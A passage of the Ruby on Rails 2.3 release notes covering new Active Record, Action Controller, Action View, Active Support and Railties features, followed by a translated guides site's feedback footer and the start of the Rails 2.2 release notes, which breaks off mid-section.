Nested transactions let you roll back an inner transaction without affecting the state of the outer transaction. If you want a transaction to be nested, you must explicitly add the `:requires_new` option; otherwise, a nested transaction simply becomes part of the parent transaction (as it does currently on Rails 2.2). Under the covers, nested transactions are

using savepoints so they're supported even on databases that don't have true nested transactions. There is also a bit of magic going on to make these transactions play well with transactional fixtures during testing.

- Lead Contributors: Jonathan Viney and Hongli Lai

### 4.3 Dynamic Scopes

You know about dynamic finders in Rails (which allow you to concoct methods like `find_by_color_and_flavor` on the fly) and named scopes (which allow you to encapsulate reusable query conditions into friendly names like `currently_active`). Well, now you can have dynamic scope methods. The idea is to put together syntax that allows filtering on the fly *and* method chaining. For example:

```
Order.scoped_by_customer_id(12)
Order.scoped_by_customer_id(12).find(:all,
  :conditions => "status = 'open'")
Order.scoped_by_customer_id(12).scoped_by_status("open")
```

There's nothing to define to use dynamic scopes: they just work.

- Lead Contributor: Yaroslav Markin
- More Information: What's New in Edge Rails: Dynamic Scope Methods

### 4.4 Default Scopes

Rails 2.3 will introduce the notion of *default scopes* similar to named scopes, but applying to all named scopes or find methods within the model. For example, you can write `default_scope :order => 'name ASC'` and any time you retrieve records from that model they'll come out sorted by name (unless you override the option, of course).

- Lead Contributor: Paweł Kondzior
- More Information: What's New in Edge Rails: Default Scoping

### 4.5 Batch Processing

You can now process large numbers of records from an Active Record model with less pressure on memory by using `find_in_batches`:

```
Customer.find_in_batches(:conditions => {:active => true}) do |customer_group|
  customer_group.each { |customer| customer.update_account_balance! }
end
```

You can pass most of the `find` options into `find_in_batches`. However, you cannot specify the order that records will be returned in (they will always be returned in ascending order of primary key, which must be an integer), or use the `:limit` option. Instead, use the

`:batch_size` option, which defaults to 1000, to set the number of records that will be returned in each batch.

The new `find_each` method provides a wrapper around `find_in_batches` that returns individual records, with the find itself being done in batches (of 1000 by default):

```
Customer.find_each do |customer|
  customer.update_account_balance!
end
```

Note that you should only use this method for batch processing: for small numbers of records (less than 1000), you should just use the regular find methods with your own loop.

- More Information (at that point the convenience method was called just `each`):
  - Rails 2.3: Batch Finding
  - What's New in Edge Rails: Batched Find

### 4.6 Multiple Conditions for Callbacks

When using Active Record callbacks, you can now combine `:if` and `:unless` options on the same callback, and supply multiple conditions as an array:

```
before_save :update_credit_rating, :if => :active,
  :unless => [:admin, :cash_only]
```

- Lead Contributor: L. Caviola

### 4.7 Find with having

Rails now has a `:having` option on find (as well as on `has_many` and `has_and_belongs_to_many` associations) for filtering records in grouped finds. As those with heavy SQL backgrounds know, this allows filtering based on grouped results:

```
developers = Developer.find(:all, :group => "salary",
  :having => "sum(salary) > 10000", :select => "salary")
```

- Lead Contributor: Emilio Tagua

### 4.8 Reconnecting MySQL Connections

MySQL supports a reconnect flag in its connections - if set to true, then the client will try reconnecting to the server before giving up in case of a lost connection. You can now set `reconnect = true` for your MySQL connections in `database.yml` to get this behavior from a Rails application. The default is `false`, so the behavior of existing applications doesn't change.

- Lead Contributor: Dov Murik
- More information:
  - Controlling Automatic Reconnection Behavior
  - MySQL auto-reconnect revisited

### 4.9 Other Active Record Changes

- An extra `AS` was removed from the generated SQL for `has_and_belongs_to_many` preloading, making it work better for some databases.
- `ActiveRecord::Base#new_record?` now returns `false` rather than `nil` when confronted with an existing record.
- A bug in quoting table names in some `has_many :through` associations was fixed.
- You can now specify a particular timestamp for `updated_at` timestamps: `cust = Customer.create(:name => "ABC Industries", :updated_at => 1.day.ago)`
- Better error messages on failed `find_by_attribute!` calls.
- Active Record's `to_xml` support gets just a little bit more flexible with the addition of a `:camelize` option.
- A bug in canceling callbacks from `before_update` or `before_create` was fixed.
- Rake tasks for testing databases via JDBC have been added.
- `validates_length_of` will use a custom error message with the `:in` or `:within` options (if one is supplied).
- Counts on scoped selects now work properly, so you can do things like `Account.scoped(:select => "DISTINCT credit_limit").count`.
- `ActiveRecord::Base#invalid?` now works as the opposite of `ActiveRecord::Base#valid?`.

## 5 Action Controller

Action Controller rolls out some significant changes to rendering, as well as improvements in routing and other areas, in this release.

### 5.1 Unified Rendering

`ActionController::Base#render` is a lot smarter about deciding what to render. Now you can just tell it what to render and expect to get the right results. In older versions of Rails, you often need to supply explicit information to render:

```
render :file => '/tmp/random_file.erb'
render :template => 'other_controller/action'
render :action => 'show'
```

Now in Rails 2.3, you can just supply what you want to render:

```
render '/tmp/random_file.erb'
render 'other_controller/action'
render 'show'
render :show
```

Rails chooses between file, template, and action depending on whether there is a leading slash, an embedded slash, or no slash at all in what's to be rendered. Note that you can also use a symbol instead of a string when rendering an action. Other rendering styles ( `:inline` , `:text` , `:update` , `:nothing` , `:json` , `:xml` , `:js` ) still require an explicit option.

### 5.2 Application Controller Renamed

If you're one of the people who has always been bothered by the special-case naming of `application.rb` , rejoice! It's been reworked to be application_controller.rb in Rails 2.3. In addition, there's a new rake task, `rake rails:update:application_controller` to do this automatically for you - and it will be run as part of the normal `rake rails:update` process.

- More Information:
    - The Death of Application.rb
    - What's New in Edge Rails: Application.rb Duality is no More

### 5.3 HTTP Digest Authentication Support

Rails now has built-in support for HTTP digest authentication. To use it, you call `authenticate_or_request_with_http_digest` with a block that returns the user's password (which is then hashed and compared against the transmitted credentials):

```
class PostsController < ApplicationController
  Users = {"dhh" => "secret"}
  before_filter :authenticate

  def secret
    render :text => "Password Required!"
  end

  private
  def authenticate
    realm = "Application"
    authenticate_or_request_with_http_digest(realm) do |name|
      Users[name]
    end
  end
end
```

- Lead Contributor: Gregg Kellogg
- More Information: What's New in Edge Rails: HTTP Digest Authentication

### 5.4 More Efficient Routing

There are a couple of significant routing changes in Rails 2.3. The `formatted_` route helpers are gone, in favor just passing in `:format` as an option. This cuts down the route generation process by 50% for any resource - and can save a substantial amount of memory (up to 100MB on large applications). If your code uses the `formatted_` helpers, it will still work for the time being - but that behavior is deprecated and your application will be more efficient if you rewrite those routes using the new standard. Another big change is that Rails now supports multiple routing files, not just `routes.rb`. You can use `RouteSet#add_configuration_file` to bring in more routes at any time - without clearing the currently-loaded routes. While this change is most useful for Engines, you can use it in any application that needs to load routes in batches.

- Lead Contributors: Aaron Batalion

### 5.5 Rack-based Lazy-loaded Sessions

A big change pushed the underpinnings of Action Controller session storage down to the Rack level. This involved a good deal of work in the code, though it should be completely transparent to your Rails applications (as a bonus, some icky patches around the old CGI session handler got removed). It's still significant, though, for one simple reason: non-Rails Rack applications have access to the same session storage handlers (and therefore the same session) as your Rails applications. In addition, sessions are now lazy-loaded (in line with the loading improvements to the rest of the framework). This means that you no longer need to explicitly disable sessions if you don't want them; just don't refer to them and they won't load.

### 5.6 MIME Type Handling Changes

There are a couple of changes to the code for handling MIME types in Rails. First, `MIME::Type` now implements the `=~` operator, making things much cleaner when you need to check for the presence of a type that has synonyms:

```
if content_type && Mime::JS =~ content_type
  # do something cool
end

Mime::JS =~ "text/javascript"        => true
Mime::JS =~ "application/javascript" => true
```

The other change is that the framework now uses the `Mime::JS` when checking for JavaScript in various spots, making it handle those alternatives cleanly.

- Lead Contributor: Seth Fitzsimmons

### 5.7 Optimization of `respond_to`

In some of the first fruits of the Rails-Merb team merger, Rails 2.3 includes some optimizations for the `respond_to` method, which is of course heavily used in many Rails applications to allow your controller to format results differently based on the MIME type of the incoming request. After eliminating a call to `method_missing` and some profiling and tweaking, we're seeing an 8% improvement in the number of requests per second served with a simple `respond_to` that switches between three formats. The best part? No change at all required to the code of your application to take advantage of this speedup.

### 5.8 Improved Caching Performance

Rails now keeps a per-request local cache of read from the remote cache stores, cutting down on unnecessary reads and leading to better site performance. While this work was originally limited to `MemCacheStore`, it is available to any remote store than implements the required methods.

- Lead Contributor: Nahum Wild

### 5.9 Localized Views

Rails can now provide localized views, depending on the locale that you have set. For example, suppose you have a `Posts` controller with a `show` action. By default, this will render `app/views/posts/show.html.erb`. But if you set `I18n.locale = :da`, it will render `app/views/posts/show.da.html.erb`. If the localized template isn't present, the undecorated version will be used. Rails also includes `I18n#available_locales` and `I18n::SimpleBackend#available_locales`, which return an array of the translations that are available in the current Rails project.

In addition, you can use the same scheme to localize the rescue files in the `public` directory: `public/500.da.html` or `public/404.en.html` work, for example.

### 5.10 Partial Scoping for Translations

A change to the translation API makes things easier and less repetitive to write key translations within partials. If you call `translate(".foo")` from the `people/index.html.erb` template, you'll actually be calling `I18n.translate("people.index.foo")` If you don't prepend the key with a period, then the API doesn't scope, just as before.

### 5.11 Other Action Controller Changes

- ETag handling has been cleaned up a bit: Rails will now skip sending an ETag header when there's no body to the response or when sending files with `send_file`.
- The fact that Rails checks for IP spoofing can be a nuisance for sites that do heavy traffic with cell phones, because their proxies don't generally set things up right. If that's you, you can now set `ActionController::Base.ip_spoofing_check = false` to disable the

check entirely.

- `ActionController::Dispatcher` now implements its own middleware stack, which you can see by running `rake middleware`.
- Cookie sessions now have persistent session identifiers, with API compatibility with the server-side stores.
- You can now use symbols for the `:type` option of `send_file` and `send_data`, like this: `send_file("fabulous.png", :type => :png)`.
- The `:only` and `:except` options for `map.resources` are no longer inherited by nested resources.
- The bundled memcached client has been updated to version 1.6.4.99.
- The `expires_in`, `stale?`, and `fresh_when` methods now accept a `:public` option to make them work well with proxy caching.
- The `:requirements` option now works properly with additional RESTful member routes.
- Shallow routes now properly respect namespaces.
- `polymorphic_url` does a better job of handling objects with irregular plural names.

## 6 Action View

Action View in Rails 2.3 picks up nested model forms, improvements to `render`, more flexible prompts for the date select helpers, and a speedup in asset caching, among other things.

### 6.1 Nested Object Forms

Provided the parent model accepts nested attributes for the child objects (as discussed in the Active Record section), you can create nested forms using `form_for` and `field_for`. These forms can be nested arbitrarily deep, allowing you to edit complex object hierarchies on a single view without excessive code. For example, given this model:

```
class Customer < ActiveRecord::Base
  has_many :orders

  accepts_nested_attributes_for :orders, :allow_destroy => true
end
```

You can write this view in Rails 2.3:

```
<% form_for @customer do |customer_form| %>
  <div>
    <%= customer_form.label :name, 'Customer Name:' %>
    <%= customer_form.text_field :name %>
  </div>

  <!-- Here we call fields_for on the customer_form builder instance.
   The block is called for each member of the orders collection. -->
  <% customer_form.fields_for :orders do |order_form| %>
    <p>
      <div>
        <%= order_form.label :number, 'Order Number:' %>
        <%= order_form.text_field :number %>
      </div>

  <!-- The allow_destroy option in the model enables deletion of
   child records. -->
      <% unless order_form.object.new_record? %>
        <div>
          <%= order_form.label :_delete, 'Remove:' %>
          <%= order_form.check_box :_delete %>
        </div>
      <% end %>
    </p>
  <% end %>

  <%= customer_form.submit %>
<% end %>
```

- Lead Contributor: Eloy Duran
- More Information:
    - Nested Model Forms
    - complex-form-examples
    - What's New in Edge Rails: Nested Object Forms

### 6.2 Smart Rendering of Partials

The render method has been getting smarter over the years, and it's even smarter now. If you have an object or a collection and an appropriate partial, and the naming matches up, you can now just render the object and things will work. For example, in Rails 2.3, these render calls will work in your view (assuming sensible naming):

```
# Equivalent of render :partial => 'articles/_article',
# :object => @article
render @article

# Equivalent of render :partial => 'articles/_article',
# :collection => @articles
render @articles
```

- More Information: What's New in Edge Rails: render Stops Being High-Maintenance

### 6.3 Prompts for Date Select Helpers

In Rails 2.3, you can supply custom prompts for the various date select helpers ( `date_select` , `time_select` , and `datetime_select` ), the same way you can with collection select helpers. You can supply a prompt string or a hash of individual prompt strings for the various components. You can also just set `:prompt` to `true` to use the custom generic prompt:

```
select_datetime(DateTime.now, :prompt => true)

select_datetime(DateTime.now, :prompt => "Choose date and time")

select_datetime(DateTime.now, :prompt =>
  {:day => 'Choose day', :month => 'Choose month',
   :year => 'Choose year', :hour => 'Choose hour',
   :minute => 'Choose minute'})
```

- Lead Contributor: Sam Oliver

### 6.4 AssetTag Timestamp Caching

You're likely familiar with Rails' practice of adding timestamps to static asset paths as a "cache buster." This helps ensure that stale copies of things like images and stylesheets don't get served out of the user's browser cache when you change them on the server. You can now modify this behavior with the `cache_asset_timestamps` configuration option for Action View. If you enable the cache, then Rails will calculate the timestamp once when it first serves an asset, and save that value. This means fewer (expensive) file system calls to serve static assets - but it also means that you can't modify any of the assets while the server is running and expect the changes to get picked up by clients.

### 6.5 Asset Hosts as Objects

Asset hosts get more flexible in edge Rails with the ability to declare an asset host as a specific object that responds to a call. This allows you to implement any complex logic you need in your asset hosting.

- More Information: asset-hosting-with-minimum-ssl

### 6.6 grouped_options_for_select Helper Method

Action View already had a bunch of helpers to aid in generating select controls, but now there's one more: `grouped_options_for_select` . This one accepts an array or hash of strings, and converts them into a string of `option` tags wrapped with `optgroup` tags. For example:

```
grouped_options_for_select([["Hats", ["Baseball Cap","Cowboy Hat"]]],
  "Cowboy Hat", "Choose a product...")
```

returns

```
<option value="">Choose a product...</option>
<optgroup label="Hats">
  <option value="Baseball Cap">Baseball Cap</option>
  <option selected="selected" value="Cowboy Hat">Cowboy Hat</option>
</optgroup>
```

### 6.7 Disabled Option Tags for Form Select Helpers

The form select helpers (such as `select` and `options_for_select`) now support a `:disabled` option, which can take a single value or an array of values to be disabled in the resulting tags:

```
select(:post, :category, Post::CATEGORIES, :disabled => 'private')
```

returns

```
<select name="post[category]">
<option>story</option>
<option>joke</option>
<option>poem</option>
<option disabled="disabled">private</option>
</select>
```

You can also use an anonymous function to determine at runtime which options from collections will be selected and/or disabled:

```
options_from_collection_for_select(@product.sizes, :name, :id, :disabled => lambda{|size|
```

- Lead Contributor: Tekin Suleyman
- More Information: New in rails 2.3 - disabled option tags and lambdas for selecting and disabling options from collections

### 6.8 A Note About Template Loading

Rails 2.3 includes the ability to enable or disable cached templates for any particular environment. Cached templates give you a speed boost because they don't check for a new template file when they're rendered - but they also mean that you can't replace a template "on the fly" without restarting the server.

In most cases, you'll want template caching to be turned on in production, which you can do by making a setting in your `production.rb` file:

```
config.action_view.cache_template_loading = true
```

This line will be generated for you by default in a new Rails 2.3 application. If you've upgraded from an older version of Rails, Rails will default to caching templates in production and test but not in development.

### 6.9 Other Action View Changes

- Token generation for CSRF protection has been simplified; now Rails uses a simple random string generated by `ActiveSupport::SecureRandom` rather than mucking around with session IDs.
- `auto_link` now properly applies options (such as `:target` and `:class` ) to generated e-mail links.
- The `autolink` helper has been refactored to make it a bit less messy and more intuitive.
- `current_page?` now works properly even when there are multiple query parameters in the URL.

## 7 Active Support

Active Support has a few interesting changes, including the introduction of `Object#try` .

### 7.1 Object#try

A lot of folks have adopted the notion of using try() to attempt operations on objects. It's especially helpful in views where you can avoid nil-checking by writing code like `<%= @person.try(:name) %>` . Well, now it's baked right into Rails. As implemented in Rails, it raises `NoMethodError` on private methods and always returns `nil` if the object is nil.

- More Information: try()

### 7.2 Object#tap Backport

`Object#tap` is an addition to Ruby 1.9 and 1.8.7 that is similar to the `returning` method that Rails has had for a while: it yields to a block, and then returns the object that was yielded. Rails now includes code to make this available under older versions of Ruby as well.

### 7.3 Swappable Parsers for XMLmini

The support for XML parsing in Active Support has been made more flexible by allowing you to swap in different parsers. By default, it uses the standard REXML implementation, but you can easily specify the faster LibXML or Nokogiri implementations for your own applications, provided you have the appropriate gems installed:

```
XmlMini.backend = 'LibXML'
```

- Lead Contributor: Bart ten Brinke
- Lead Contributor: Aaron Patterson

### 7.4 Fractional seconds for TimeWithZone

The `Time` and `TimeWithZone` classes include an `xmlschema` method to return the time in an XML-friendly string. As of Rails 2.3, `TimeWithZone` supports the same argument for specifying the number of digits in the fractional second part of the returned string that `Time` does:

```
>> Time.zone.now.xmlschema(6)
=> "2009-01-16T13:00:06.13653Z"
```

- Lead Contributor: Nicholas Dainty

### 7.5 JSON Key Quoting

If you look up the spec on the "json.org" site, you'll discover that all keys in a JSON structure must be strings, and they must be quoted with double quotes. Starting with Rails 2.3, we do the right thing here, even with numeric keys.

### 7.6 Other Active Support Changes

- You can use `Enumerable#none?` to check that none of the elements match the supplied block.
- If you're using Active Support delegates the new `:allow_nil` option lets you return `nil` instead of raising an exception when the target object is nil.
- `ActiveSupport::OrderedHash`: now implements `each_key` and `each_value`.
- `ActiveSupport::MessageEncryptor` provides a simple way to encrypt information for storage in an untrusted location (like cookies).
- Active Support's `from_xml` no longer depends on XmlSimple. Instead, Rails now includes its own XmlMini implementation, with just the functionality that it requires. This lets Rails dispense with the bundled copy of XmlSimple that it's been carting around.
- If you memoize a private method, the result will now be private.
- `String#parameterize` accepts an optional separator: `"Quick Brown Fox".parameterize('_') => "quick_brown_fox"`.
- `number_to_phone` accepts 7-digit phone numbers now.
- `ActiveSupport::Json.decode` now handles `\u0000` style escape sequences.

## 8 Railties

In addition to the Rack changes covered above, Railties (the core code of Rails itself) sports a number of significant changes, including Rails Metal, application templates, and quiet backtraces.

### 8.1 Rails Metal

Rails Metal is a new mechanism that provides superfast endpoints inside of your Rails applications. Metal classes bypass routing and Action Controller to give you raw speed (at the cost of all the things in Action Controller, of course). This builds on all of the recent foundation work to make Rails a Rack application with an exposed middleware stack. Metal endpoints can be loaded from your application or from plugins.

- More Information:
  - Introducing Rails Metal
  - Rails Metal: a micro-framework with the power of Rails
  - Metal: Super-fast Endpoints within your Rails Apps
  - What's New in Edge Rails: Rails Metal

### 8.2 Application Templates

Rails 2.3 incorporates Jeremy McAnally's rg application generator. What this means is that we now have template-based application generation built right into Rails; if you have a set of plugins you include in every application (among many other use cases), you can just set up a template once and use it over and over again when you run the `rails` command. There's also a rake task to apply a template to an existing application:

```
rake rails:template LOCATION=~/template.rb
```

This will layer the changes from the template on top of whatever code the project already contains.

- Lead Contributor: Jeremy McAnally
- More Info:Rails templates

### 8.3 Quieter Backtraces

Building on Thoughtbot's Quiet Backtrace plugin, which allows you to selectively remove lines from `Test::Unit` backtraces, Rails 2.3 implements `ActiveSupport::BacktraceCleaner` and `Rails::BacktraceCleaner` in core. This supports both filters (to perform regex-based substitutions on backtrace lines) and silencers (to remove backtrace lines entirely). Rails automatically adds silencers to get rid of the most common noise in a new application, and builds a `config/backtrace_silencers.rb` file to hold your own additions. This feature also enables prettier printing from any gem in the backtrace.

### 8.4 Faster Boot Time in Development Mode with Lazy Loading/Autoload

Quite a bit of work was done to make sure that bits of Rails (and its dependencies) are only brought into memory when they're actually needed. The core frameworks - Active Support, Active Record, Action Controller, Action Mailer and Action View - are now using `autoload` to lazy-load their individual classes. This work should help keep the memory footprint down and improve overall Rails performance.

You can also specify (by using the new `preload_frameworks` option) whether the core libraries should be autoloaded at startup. This defaults to `false` so that Rails autoloads itself piece-by-piece, but there are some circumstances where you still need to bring in everything at once - Passenger and JRuby both want to see all of Rails loaded together.

### 8.5 rake gem Task Rewrite

The internals of the various `rake gem` tasks have been substantially revised, to make the system work better for a variety of cases. The gem system now knows the difference between development and runtime dependencies, has a more robust unpacking system, gives better information when querying for the status of gems, and is less prone to "chicken and egg" dependency issues when you're bringing things up from scratch. There are also fixes for using gem commands under JRuby and for dependencies that try to bring in external copies of gems that are already vendored.

- Lead Contributor: David Dollar

### 8.6 Other Railties Changes

- The instructions for updating a CI server to build Rails have been updated and expanded.
- Internal Rails testing has been switched from `Test::Unit::TestCase` to `ActiveSupport::TestCase`, and the Rails core requires Mocha to test.
- The default `environment.rb` file has been decluttered.
- The dbconsole script now lets you use an all-numeric password without crashing.
- `Rails.root` now returns a `Pathname` object, which means you can use it directly with the `join` method to clean up existing code that uses `File.join`.
- Various files in /public that deal with CGI and FCGI dispatching are no longer generated in every Rails application by default (you can still get them if you need them by adding `--with-dispatchers` when you run the `rails` command, or add them later with `rake rails:update:generate_dispatchers`).
- Rails Guides have been converted from AsciiDoc to Textile markup.
- Scaffolded views and controllers have been cleaned up a bit.
- `script/server` now accepts a `--path` argument to mount a Rails application from a specific path.

* If any configured gems are missing, the gem rake tasks will skip loading much of the environment. This should solve many of the "chicken-and-egg" problems where rake gems:install couldn't run because gems were missing.
* Gems are now unpacked exactly once. This fixes issues with gems (hoe, for instance) which are packed with read-only permissions on the files.

# 9 Deprecated

A few pieces of older code are deprecated in this release:

* If you're one of the (fairly rare) Rails developers who deploys in a fashion that depends on the inspector, reaper, and spawner scripts, you'll need to know that those scripts are no longer included in core Rails. If you need them, you'll be able to pick up copies via the irs_process_scripts plugin.
* `render_component` goes from "deprecated" to "nonexistent" in Rails 2.3. If you still need it, you can install the render_component plugin.
* Support for Rails components has been removed.
* If you were one of the people who got used to running `script/performance/request` to look at performance based on integration tests, you need to learn a new trick: that script has been removed from core Rails now. There's a new request_profiler plugin that you can install to get the exact same functionality back.
* `ActionController::Base#session_enabled?` is deprecated because sessions are lazy-loaded now.
* The `:digest` and `:secret` options to `protect_from_forgery` are deprecated and have no effect.
* Some integration test helpers have been removed. `response.headers["Status"]` and `headers["Status"]` will no longer return anything. Rack does not allow "Status" in its return headers. However you can still use the `status` and `status_message` helpers. `response.headers["cookie"]` and `headers["cookie"]` will no longer return any CGI cookies. You can inspect `headers["Set-Cookie"]` to see the raw cookie header or use the `cookies` helper to get a hash of the cookies sent to the client.
* `formatted_polymorphic_url` is deprecated. Use `polymorphic_url` with `:format` instead.
* The `:http_only` option in `ActionController::Response#set_cookie` has been renamed to `:httponly`.
* The `:connector` and `:skip_last_comma` options of `to_sentence` have been replaced by `:words_connnector`, `:two_words_connector`, and `:last_word_connector` options.
* Posting a multipart form with an empty `file_field` control used to submit an empty string to the controller. Now it submits a nil, due to differences between Rack's multipart parser and the old Rails one.

# 10 Credits

Release notes compiled by Mike Gunderloy. This version of the Rails 2.3 release notes was compiled based on RC2 of Rails 2.3.

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Ruby on Rails 2.2 Release Notes

Rails 2.2 delivers a number of new and improved features. This list covers the major upgrades, but doesn't include every little bug fix and change. If you want to see everything, check out the list of commits in the main Rails repository on GitHub.

Along with Rails, 2.2 marks the launch of the Ruby on Rails Guides, the first results of the ongoing Rails Guides hackfest. This site will deliver high-quality documentation of the major features of Rails.

## Chapters

# 1 Infrastructure

Rails 2.2 is a significant release for the infrastructure that keeps Rails humming along and connected to the rest of the world.

## 1.1 Internationalization

Rails 2.2 supplies an easy system for internationalization (or i18n, for those of you tired of typing).

- Lead Contributors: Rails i18 Team
- More information :
    - Official Rails i18 website
    - Finally. Ruby on Rails gets internationalized
    - Localizing Rails : Demo application

## 1.2 Compatibility with Ruby 1.9 and JRuby

Along with thread safety, a lot of work has been done to make Rails work well with JRuby and the upcoming Ruby 1.9. With Ruby 1.9 being a moving target, running edge Rails on edge Ruby is still a hit-or-miss proposition, but Rails is ready to make the transition to Ruby 1.9 when the latter is released.

# 2 Documentation

The internal documentation of Rails, in the form of code comments, has been improved in numerous places. In addition, the Ruby on Rails Guides project is the definitive source for information on major Rails components. In its first official release, the Guides page includes:

- Getting Started with Rails
- Rails Database Migrations
- Active Record Associations
- Active Record Query Interface
- Layouts and Rendering in Rails
- Action View Form Helpers
- Rails Routing from the Outside In
- Action Controller Overview
- Rails Caching
- A Guide to Testing Rails Applications

- Securing Rails Applications
- Debugging Rails Applications
- Performance Testing Rails Applications
- The Basics of Creating Rails Plugins

All told, the Guides provide tens of thousands of words of guidance for beginning and intermediate Rails developers.

If you want to generate these guides locally, inside your application:

```
rake doc:guides
```

This will put the guides inside `Rails.root/doc/guides` and you may start surfing straight away by opening `Rails.root/doc/guides/index.html` in your favourite browser.

- Lead Contributors: Rails Documentation Team
- Major contributions from Xavier Noria":http://advogato.org/person/fxn/diary.html and "Hongli Lai
- More information:
  - Rails Guides hackfest
  - Help improve Rails documentation on Git branch

## 3 Better integration with HTTP : Out of the box ETag support

Supporting the etag and last modified timestamp in HTTP headers means that Rails can now send back an empty response if it gets a request for a resource that hasn't been modified lately. This allows you to check whether a response needs to be sent at all.

```
class ArticlesController < ApplicationController
  def show_with_respond_to_block
    @article = Article.find(params[:id])

    # If the request sends headers that differs from the options provided to stale?, then
    # the request is indeed stale and the respond_to block is triggered (and the options
    # to the stale? call is set on the response).
    #
    # If the request headers match, then the request is fresh and the respond_to block is
    # not triggered. Instead the default render will occur, which will check the last-mod
    # and etag headers and conclude that it only needs to send a "304 Not Modified" inste
    # of rendering the template.
    if stale?(:last_modified => @article.published_at.utc, :etag => @article)
      respond_to do |wants|
        # normal response processing
      end
    end
  end

  def show_with_implied_render
    @article = Article.find(params[:id])

    # Sets the response headers and checks them against the request, if the request is st
    # (i.e. no match of either etag or last-modified), then the default render of the tem
    # If the request is fresh, then the default render will return a "304 Not Modified"
    # instead of rendering the template.
    fresh_when(:last_modified => @article.published_at.utc, :etag => @article)
  end
end
```

## 4 Thread Safety

The work done to make Rails thread-safe is rolling out in Rails 2.2. Depending on your web server infrastructure, this means you can handle more requests with fewer copies of Rails in memory, leading to better server performance and higher utilization of multiple cores.

To enable multithreaded dispatching in production mode of your application, add the following line in your `config/environments/production.rb` :

```
config.threadsafe!
```

- More information :
  - Thread safety for your Rails
  - Thread safety project announcement
  - Q/A: What Thread-safe Rails Means

## 5 Active Record

There are two big additions to talk about here: transactional migrations and pooled database transactions. There's also a new (and cleaner) syntax for join table conditions, as well as a number of smaller improvements.

### 5.1 Transactional Migrations

Historically, multiple-step Rails migrations have been a source of trouble. If something went wrong during a migration, everything before the error changed the database and everything after the error wasn't applied. Also, the migration version was stored as having been executed, which means that it couldn't be simply rerun by `rake db:migrate:redo` after you fix the problem. Transactional migrations change this by wrapping migration steps in a DDL transaction, so that if any of them fail, the entire migration is undone. In Rails 2.2, transactional migrations are supported on PostgreSQL out of the box. The code is extensible to other database types in the future - and IBM has already extended it to support the DB2 adapter.

- Lead Contributor: Adam Wiggins
- More information:
  - DDL Transactions
  - A major milestone for DB2 on Rails

### 5.2 Connection Pooling

Connection pooling lets Rails distribute database requests across a pool of database connections that will grow to a maximum size (by default 5, but you can add a `pool` key to your `database.yml` to adjust this). This helps remove bottlenecks in applications that support many concurrent users. There's also a `wait_timeout` that defaults to 5 seconds before giving up. `ActiveRecord::Base.connection_pool` gives you direct access to the pool if you need it.

```
development:
  adapter: mysql
  username: root
  database: sample_development
  pool: 10
  wait_timeout: 10
```

- Lead Contributor: Nick Sieger
- More information:
  - What's New in Edge Rails: Connection Pools

### 5.3 Hashes for Join Table Conditions

You can now specify conditions on join tables using a hash. This is a big help if you need to query across complex joins.

```
class Photo < ActiveRecord::Base
  belongs_to :product
end

class Product < ActiveRecord::Base
  has_many :photos
end

# Get all products with copyright-free photos:
Product.all(:joins => :photos, :conditions => { :photos => { :copyright => false }})
```

- More information:
  - What's New in Edge Rails: Easy Join Table Conditions

### 5.4 New Dynamic Finders

Two new sets of methods have been added to Active Record's dynamic finders family.

#### 5.4.1 `find_last_by_attribute`

The `find_last_by_attribute` method is equivalent to `Model.last(:conditions => {:attribute => value})`

```
# Get the last user who signed up from London
User.find_last_by_city('London')
```

- Lead Contributor: Emilio Tagua

#### 5.4.2 `find_by_attribute!`

The new bang! version of `find_by_attribute!` is equivalent to `Model.first(:conditions => {:attribute => value}) || raise ActiveRecord::RecordNotFo` Instead of returning `nil` if it can't find a matching record, this method will raise an exception if it cannot find a match.

```
# Raise ActiveRecord::RecordNotFound exception if 'Moby' hasn't signed up yet!
User.find_by_name!('Moby')
```

- Lead Contributor: Josh Susser

### 5.5 Associations Respect Private/Protected Scope

Active Record association proxies now respect the scope of methods on the proxied object. Previously (given User has_one :account) `@user.account.private_method` would call the private method on the associated Account object. That fails in Rails 2.2; if you need this functionality, you should use `@user.account.send(:private_method)` (or make the method

public instead of private or protected). Please note that if you're overriding `method_missing`, you should also override `respond_to` to match the behavior in order for associations to function normally.

- Lead Contributor: Adam Milligan
- More information:
    - Rails 2.2 Change: Private Methods on Association Proxies are Private

### 5.6 Other Active Record Changes

- `rake db:migrate:redo` now accepts an optional VERSION to target that specific migration to redo
- Set `config.active_record.timestamped_migrations = false` to have migrations with numeric prefix instead of UTC timestamp.
- Counter cache columns (for associations declared with `:counter_cache => true`) do not need to be initialized to zero any longer.
- `ActiveRecord::Base.human_name` for an internationalization-aware humane translation of model names

## 6 Action Controller

On the controller side, there are several changes that will help tidy up your routes. There are also some internal changes in the routing engine to lower memory usage on complex applications.

### 6.1 Shallow Route Nesting

Shallow route nesting provides a solution to the well-known difficulty of using deeply-nested resources. With shallow nesting, you need only supply enough information to uniquely identify the resource that you want to work with.

```
map.resources :publishers, :shallow => true do |publisher|
  publisher.resources :magazines do |magazine|
    magazine.resources :photos
  end
end
```

This will enable recognition of (among others) these routes:

```
/publishers/1           ==> publisher_path(1)
/publishers/1/magazines ==> publisher_magazines_path(1)
/magazines/2            ==> magazine_path(2)
/magazines/2/photos     ==> magazines_photos_path(2)
/photos/3               ==> photo_path(3)
```

- Lead Contributor: S. Brent Faulkner

- More information:
  - Rails Routing from the Outside In
  - What's New in Edge Rails: Shallow Routes

### 6.2 Method Arrays for Member or Collection Routes

You can now supply an array of methods for new member or collection routes. This removes the annoyance of having to define a route as accepting any verb as soon as you need it to handle more than one. With Rails 2.2, this is a legitimate route declaration:

```
map.resources :photos, :collection => { :search => [:get, :post] }
```

- Lead Contributor: Brennan Dunn

### 6.3 Resources With Specific Actions

By default, when you use `map.resources` to create a route, Rails generates routes for seven default actions (index, show, create, new, edit, update, and destroy). But each of these routes takes up memory in your application, and causes Rails to generate additional routing logic. Now you can use the `:only` and `:except` options to fine-tune the routes that Rails will generate for resources. You can supply a single action, an array of actions, or the special `:all` or `:none` options. These options are inherited by nested resources.

```
map.resources :photos, :only => [:index, :show]
map.resources :products, :except => :destroy
```

- Lead Contributor: Tom Stuart

### 6.4 Other Action Controller Changes

- You can now easily show a custom error page for exceptions raised while routing a request.
